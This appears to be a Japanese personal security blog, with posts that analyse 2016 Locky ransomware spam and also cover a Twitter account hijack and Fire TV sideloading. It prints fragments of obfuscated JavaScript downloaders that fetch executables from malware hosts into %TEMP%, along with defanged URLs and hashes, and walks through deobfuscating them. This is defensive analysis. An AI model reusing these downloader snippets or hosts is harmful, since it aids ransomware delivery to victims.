ども。こんばんは。
特に意味は無いですが登録してみました。
やっぱり無料ならCloudFlareのほうが良いのかなー。
と思いつつ、Bot対策とCDNと二要素認証が無料使えるので、これはこれでなかなか。
ただSSLのサポートは無償では受けられないので注意です。
ここはCloudFlareからするとかなり見劣りするかもですね。
まぁ、このブログだけなのでSSLは無くてもよいかな。
切り替えて一時間・・・

Botしかいねえ笑
ではでは。またの機会に。
ども。こんばんは。
特に意味は無いですが登録してみました。
やっぱり無料ならCloudFlareのほうが良いのかなー。
と思いつつ、Bot対策とCDNと二要素認証が無料使えるので、これはこれでなかなか。
ただSSLのサポートは無償では受けられないので注意です。
ここはCloudFlareからするとかなり見劣りするかもですね。
まぁ、このブログだけなのでSSLは無くてもよいかな。
切り替えて一時間・・・
Botしかいねえ笑
ではでは。またの機会に。
ども。こんばんは。
今日来ていたやつを2つは、まったく同じDL先でした。
Email2faxを装っているやつ
passable((“honest”,”stilted”,”korean”,”lewes”,”htt”)+(“abysmal”,”piracy”,”p:”)+(“gradation”,”certification”,”//”)+”an”+(“systems”,”languish”,”soundtrack”,”op”)+”.ir/87″+(“reciprocity”,”lynching”,”macintosh”,”h78r”)+(“vitamin”,”oriented”,”f3″)+(“invocation”,”mouthful”,”terra”,”capture”,”3g”),”hbjLofGiOu”);
@yahoo.esから届いたPhotos.zip
passable(“h”+”tt”+”p://an”+”op.i”+”r/”+(“strict”,”tasty”,”employee”,”87h7″)+”8r”+(“merchandise”,”looksmart”,”gathered”,”procrastination”,”f3″)+”3g”,”hbjLofGiOu”);
「hxxp://anop[.]ir/87h78rf33g」ってところですかね。
残念ながらもう消えているっぽいですが、やっぱりLockyみたいです。
※wgetでとりに行ったのでそれではじかれたりしているかも。。。
FaxEmail Fax from random number – JS malware leads to Locky ransomware
https://myonlinesecurity.co.uk/faxemail-fax-from-random-number-js-malware-leads-to-locky-ransomware/
まぁもう一大ブームですね。。。
あと、思うところあってcuckoo sandboxを作ってみようと思っています。
手ごろなUbuntuがないので、Kaliに入れようかなあ。
ESXiの上にVirtualBoxなので、ちょっと癖があるかも・・・。
この話は追々と。(ただいまKaliを1.1.0から2.0にdist-upgrade中・・・)
ではでは。またの機会に。
ども。こんばんは。
急増したスパムですが、
ZIPにJS含まれるタイプから、なんだかPDFやdocxに変わってきた気がします。
※実はライセンス切れのForefrontもこういうのは処理してくれていたみたい。。。

検体はForefrontにありますが、とりあえずファイル名だけでも。
※上の画像の上から順です。
E29032016_00008.docx
[メールアドレスっぽい]_receipt_6940D5.zip->acadf72.js
copy_[メールアドレスっぽい]_980709.zip->786_ticket_527173247.lib
copy_[メールアドレスっぽい]_980709.zip->ticket_793540794.js
9758W-TERREDOC-RS62937-15000.zip
Document (1).zip
Document (1).zip
Document (1).zip
Lockyブーム何ですかねえ。
まぁ、何事も正しく騒ぐことが必要かと思います。
あと、netadminってなんかやだ笑
ではでは。またの機会に。
ども。こんばんは。
お恥ずかしながら乗っ取り被害でレイバンしました。
ほとんどメモ用にしか使っていないアカウントなので人には迷惑は掛からないのですが、身に覚えのないレイバンの宣伝をしておりました。。。
スパム解析している場合ではなかったという悲しいオチ。
さて、乗っ取り元ですが、LinodeのサーバとASAHI-NETでした。
Linodeからのアクセスは最近確認されている模様。
【参考】
linode.comからTwitterへの不正ログイン
http://f36type.cocolog-nifty.com/blog/2016/03/linodecomtwitte.html
あーあ。
そういえば、以前yahooのアカウントも乗っ取られたことがありまして、
その時のアカウント名とパスワードは、実は今回乗っ取られたTwitterのアカウントと一緒でした。。。
まぁ、パスワードの使いまわしをする自分が悪いのですが・・・。
不審なログインは以下の通り。
※Twitterのログは3ヵ月?見れるようです。
アプリ 日時 IP 位置
Twitter.com 2016/03/18 20:55 183.77.254.83 日本
Twitter.com 2016/03/20 18:02 110.5.46.234 日本
※両方ともASASHI-NET ※全く関係ないはず。
「[hogehoge].ppp.asahi-net.or.jp」なのでPPPoE回線とか何だろうか。Twitter.com 2016/03/24 18:23 106.185.28.201 日本
Twitter.com 2016/03/24 18:23 106.185.28.201 日本
※「li728-201.members.linode.com.」から。ここでレイバンをつぶやていた。
フォロワーにレイバン激安を@ツイート。
LinodeのIPアドレスってKDDI所有なので、au-netと近くて見間違うわ・・・。
みなさんもログイン履歴を定期確認しましょう。。。
確認方法は、PC版Twitterにログイン(orPCサイト表示モードでスマホからアクセス)し、
[設定]->[Twitterデータ]から。
ではでは。またの機会に。
ども。こんばんは。
えとForefrontライセンス切れてました・・・orz
なのでスパムも止まりません・・・。
今日はこんな感じ。
393a57a4c9d385b05cb4416c9ff2236b Document2.zip
02ffcdd591dd08a2b6679dce2d613936 [メールアドレスっぽい]-payment_551377.zip
a1978df50a40ed8cbcc164c28a518a1b scan_57831323.zip
610a902dc4c9182cb0262561cb3cc5e8 payment_details[メールアドレスっぽい]_004397.zip
さてとりあえず「Document2.zip」でも見てみますか。
instability(“http://dmvfredevent”+(“blake”,”technology”,”s.com/3476grb4f434″)+”r.”+(“aristocrat”,”paintings”,”spotless”,”exe”),”lVsDqX”);
まあこうでしょうね。
hxxp://dmvfredevents[.]com/3476grb4f434r[.]exe
落ちてきたのは
d3effa917bd98261c17308a93e70a232 3476grb4f434r.exe
動的解析結果
https://malwr.com/analysis/ZWMzM2ZhYzM5ODdlNDA1ZGJkZmNjZTdjNDc3YmYyNDQ/
Lockyとかいうランサムウェアに感染させようとしているようですね。
どうでもいいですけど、ランサムウェアってずーっと
Run Somewhere
だと思ってました。。。どこでも動く的な。。。
もうこのスパムシリーズやめて、さっさとアンチスパム考えたほうがよさげだわ・・・。
っと思ったら
02ffcdd591dd08a2b6679dce2d613936 [メールアドレスっぽい]-payment_551377.zip
これちょいと種類が違うっぽい?
zipの中身は
5d435a6c3e269b6bfa3ed869b3087460 oo3W.bin
12d0e7e33a9669563bea07cfe5faa64a PMT8252fde.js.js
fe6ff7f6f37be71b5ca8f19df5c4772a SmQ.bin
JSも難読化されてるっぽいし、なんか変なbinがある!
このbinの中身なんだろう。意味ないデータっぽい気もする??
とりあえずこの辺のツールで見やすくして解析ですかね。
うわぁ・・・めんどくさ・・・
***** 結論だけ先に書きます ****
hxxp://kanberdemir[.]com/b5uas
8b6bc36cf0fc6db4fe7f2257cdc75905 b5uas
********************************
ところどころ、WScriptとかXMLHttpとかADODBとかが読み取れるのはダミーか???
CreateObjectとかも見え隠れするからやっぱり本物かな・・・。
このあたりのコードを気合解析。
/** @type {string} */
var fkG = “5uas”;
/** @type {string} */
var Rcb = “om/b”;
/** @type {string} */
var k0 = “mir.c”;
/** @type {string} */
var oZ = “berde”;
/** @type {string} */
var tg = “//kan”;
/** @type {string} */
var tX = “http:”;
/** @type {string} */
var GX = “GET”;
/** @type {string} */
var OV = “open”;
/**
* @param {string} context
* @return {?}
*/
function Ezn(context) {
/** @type {string} */
var n = “s”;
return “” + context + “”;
}
/** @type {string} */
var = “s.exe”;
/** @type {string} */
var pCp = “l1dWa”;
/** @type {string} */
var et = “6vEY”;
/** @type {string} */
var RS = “%/”;
/** @type {string} */
var nZ = “%TEMP”;
とりあえずドメインっいのを見つけた。
どう並び替えられるのかを追いかけてみる。
var tX = “http:”;
var tg = “//kan”;
var k0 = “mir.c”;
var Rcb = “om/b”;
こっからこの変数の使われ方的にこのへんか?
Ad[OV](GX, tX + tg + YL(oZ) + k0 + Rcb + fkG, false);
GX
var GX = “GET”;
tX
var tX = “http:”;
tg
var tg = “//kan”;
YLとoZ。ん??そのまま返される??
function YL(regex) {
/** @type {string} */
var n = “s”;
return “” + regex + “”;
}var oZ = “berde”;
ko
var k0 = “mir.c”;
Rcb
var Rcb = “om/b”;
fkG
var fkG = “5uas”;
お、「kanberdemir[.]com/b5uas」っぽいな。
現時点でのIPアドレスは
81[.]22[.]110[.]190
ほいで続いて、
var Rz = “s.exe”;
からexeを追ってみる。
Rzが使われているのは・・・
var I = function() {
return rXo[YC + aG + C + GnA(a) + Da + t](nZ + RS) + Ezn(et) + pCp + Rz;
};
orz
でも頑張ってみる。
関数の配列とかマジ勘弁。。。
rXo、RK、P0、kH、nbn、Qb
var rXo = function qy() {
return WScript[RK](P0 + kH + nbn + Qb);
}();
↓
var P0 = “WScr”;
var kH = “ipt.”;
var nbn = “Shel”;
var Qb = J[“c” + “h” + “ar” + “A” + “” + “t” + “”](4);
var J = “LfzGlkF”;ヽ(`Д´#)ノ ムキー!!
WScript.Shellじゃねーか!
・・・まぁ見た感じそうだと思っていますた。。。var RK = “CreateObject”;
var YC = “Expa”;
var aG = “ndEn”;
var C = “viron”;
var a = “mentS”;
function GnA(x) {
/** @type {string} */
var n = “s”;
return “” + x + “”;
}
var Da = “trin”;
var t = “gs”;
できた
#これで%TEMP%かな。。。
ExpandEnvironmentStrings
Eznとet
function Ezn(context) {
/** @type {string} */
var n = “s”;
return “” + context + “”;
}var et = “6vEY”;
pCp
var pCp = “l1dWa”;
Rz
var Rz = “s.exe”;
ここまでまとめると
var I = function() {
return rXo[ExpandEnvironmentStrings](%TEMP%/) + 6vEYl1dWas.exe;
};
あぁ、こりゃ違うわ。保存先っぽいなTEMPをwscriptで取ってきてるだけだな。。。
見てないけどどうせこんな感じなると予想
WScript.CreateObject("WScript.Shell")
expandEnvironmentStrings("%TEMP%")
ここまでで飽きたから
var EZ = “MSXML2.XMLHTTP”;
こっちをおってみるかとおもったけどEZねーし・・・。
こっちからいくか?
/** @type {string} */
var Dhd = “Respo”;
/** @type {string} */
var Lnx = “nseBo”;
/** @type {string} */
var l = “dy”;ResponseBody
もう疲れた。
はい。適当にコード見てたら「07t9gasdf76ags」ってちょっと長めの文字列があったのでこれでぐぐりました。
でもこれともちょっと違うなー
あああああこれじたいファイルじゃん。今気づいた・・・。
hxxp://kanberdemir[.]com/b5uas
8b6bc36cf0fc6db4fe7f2257cdc75905 b5uas
いまんとこハッシュじゃ情報なしかな??
ちなみにやってるのはやっぱりここだね。
try {
Ad[OV](GX, tX + tg + YL(oZ) + k0 + Rcb + fkG, false);
→Ad[open](GET, あのURL, false);
Ad[xS]();
→Ad[send]()
/** @type {string} */
dQN = “Sleep”;
for (;Ad[v + k1(Yl) + nN(DuN)] < 4;) {
WScript[dQN](Nad() * 10);
}
/** @type {number} */
nQr = QR;
もう疲れた。寝よ。
ではでは。またの機会に。
ども。こんばんは。
最近異様にスパムが来ます。
決まってzipファイルが添付されていて、今んとここんな感じ。
6032eaec1f2bc8e7dd3397752d95e9fa Document 2.zip
747a0958f1a640e69dffb47d8f722d65 Image0812377663977.zip
9c7e61191cd20799409fb0fc7846d647 Image83801387530425.zip
4a7d8aa3770ab633f9f48187d60a9e05 SKMBT_C6626610665883.zip
bf2d74135b470b9009e59c47dd2e4c61 SKMBT_C9590303963783.zip
21d237c9565504b7cc679da9ec93e361 invoice_[メールアドレスっぽい]_316566.zip
e613abec63571b92f76a67bb7f7ad98b scanned_doc_00594679.zip
1d151d97620d7a0aa8922ecdcf4e5331 scanned_doc_09622010.zip
c57c6807da4c057ba33bb41de664b00d statement_[メールアドレスっぽい]_337450.zip
650e3adc5475e2a43ec1ea281825c384 warning_66901940.zip
Fromが自分のアドレスで本文に
Sent from my Sony Xperia™ smartphone
とか書いてあるやつもあった。。。おいらはXperiaは持ってないぞ。。。
ちゃんと全部は調べてないのですが、中身はほとんどJSっぽい。
とりあえず適当に2つくらい解凍後のJSを見ていると両方ともにこんなコードが・・・
その1
screensaver(“h”+”ttp://ww”+”w.”+”gosocial”+”.org”+”/7″+”62″+(“attractive”,”freehold”,”wallow”,”trg22e”)+”2.”+”exe”,”WSnG
AqVdLdb”);その2
screensaver((“interim”,”sticker”,”awful”,”changelog”,”h”)+(“unfeigned”,”jasper”,”tt”)+(“myrtle”,”happening”,”differ”,”po
lymer”,”p://dev2″)+(“alternative”,”borough”,”minds”,”skype”,”.d”)+”ev.f”+”an”+(“bronchitis”,”partiality”,”defendant”,”au
burn”,”js.com/7″)+(“inlet”,”alloy”,”racial”,”carey”,”62″)+(“discernment”,”spies”,”surely”,”tr”)+(“confusion”,”montana”,”
g2″)+”2e2.exe”
それぞれアクセス先はこうなると思われ。
hxxp://www[.]gosocial.org/762trg22e2.exe
hxxp://dev2[.]dev[.]fanjs[.]com/762trg22e2.exe
「762trg22e2.exe」を落とそうとJQueryのscreensaverでアクセスさせるっぽい。
両方アクセスしてみるとファイルはありましたね。ハッシュも同じですね。
38c9364d25d3893cef68e1c301895c6f 762trg22e2.exe
動的解析結果
https://malwr.com/analysis/M2ZmNWJkODNjYWNlNGJlYzk1ZDBhMDQyNjc3YTU4Yzc/
こいつ何するんだろう?
ちな、Nroton先生では引っかかりませぬ。というかまだ何処のベンダーでも引っかからないっぽい。
うーん。残りのやつも調べてもおんなじ感じがするなー。
それにしてもForefronで止まらないってなんでだろう・・・。
てかこのメールが着始めたメールアドレスあんまり外に出してないのになー。腹立つなー。
ではでは。またの機会に。
入れてしまいました。
基本的には以下を参考にさせていただきました!
http://www.dalahast.jp/2015/12/31/review-of-amazon-fire-tv-with-kodi/
簡単に手順メモ
・Apps2Fireを手持ちのAndroidに仕込んでおく。
・仕込んだAndroidから以下のサイトのapkをダウンロードしてインストールする。(今回はv3.2.2)
https://github.com/sphinx02/FireStarter/releases
・Apps2Fireの[Setup]でFire TVのIPアドレスを設定してSaveしておく。
・Fire TV側で[システム]->[開発者オプション]->「ADBデバッグ」と「不明なソースからの…」を”オン”に。
※Apps2Fireの[Setup]にも手順は書いてある。
→これができていないとApps2FireでFire TVのアプリケーションなどが認識されないので注意。
・Apps2FireのLocal AppからFirestarterを飛ばす。
・FierstarterがインストールされたことをFire TVで確認
